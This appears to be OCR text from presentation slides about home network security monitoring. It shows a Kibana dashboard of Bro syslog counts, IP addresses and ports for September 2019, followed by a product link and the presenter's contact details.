



Not secure so.wyliebayes.com/app/kibana#/dashboard/c4bbe040-76b3-11e7-ba96-cba76a1e264d?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-30d,mode:quick,to:now))&_a=(description:'',filters:!(),fullScreenMode:!f,options:(darkTheme:!t,useMargins:!t),panels:!((gridData:(h:56,i:'1',w:8,x:0,y:0),id:b3b449d0-3429-11e7-9d52-4...
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
Dashboard / Bro - Syslog
Full screen
Share
Clone
Edit
Documentation
Auto-refresh
Last 30 days
>_
Options
Update
Add a filter +
Navigation
Home
Help
Alert Data
Bro Notices
ElastAlert
HIDS
NIDS
Bro Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
Kerberos
Modbus
MySQL
NTLM
PE
RADIUS
RDP
RFB
SIP
SMB
SMTP
SNMP
Software
SSH
SSL
Syslog
Tunnels
Weird
X.509
Host Hunting
Autoruns
Beats
OSSEC
Sysmon
Other
Domain Stats
Firewall
Frequency
Stats
Syslog
Bro - Syslog - Log Count
2,546,701
Bro - Syslog - Log Count Over Time
Count
300,000
200,000
100,000
0
2019-09-02 18:00
2019-09-04 18:00
2019-09-06 18:00
2019-09-08 18:00
2019-09-10 18:00
2019-09-12 18:00
2019-09-14 18:00
2019-09-16 18:00
2019-09-18 18:00
2019-09-20 18:00
2019-09-22 18:00
2019-09-24 18:00
2019-09-26 18:00
2019-09-28 18:00
2019-09-30 18:00
@timestamp per 12 hours
Bro - Syslog - Severity (Horizontal Bar Chart)
Severity
Bro - Syslog - Protocol
Protocol
Count
udp
2,546,701
Export: Raw Formatted
Bro - Syslog - Source IP Address
IP Address
Count
174.136.98.210
1,564,714
73.169.46.149
981,987
Bro - Syslog - Destination IP Address
IP Address
Count
45.32.204.72
2,546,701
Bro - Syslog - Destination Port
Port
Count
514
2,546,701

# Still doing pretty good storage wise as well:



# MORE Bonus Content!!




https://smile.amazon.com/gp/product/B00K4DS5KU/ref=ppx_yo_dt_b_search_asin_title?ie=UTF8&psc=1

# Thank you!!  Questions??

## Contact:


**Twitter - @wyliebsd**
**Website - https://wyliebayes.com**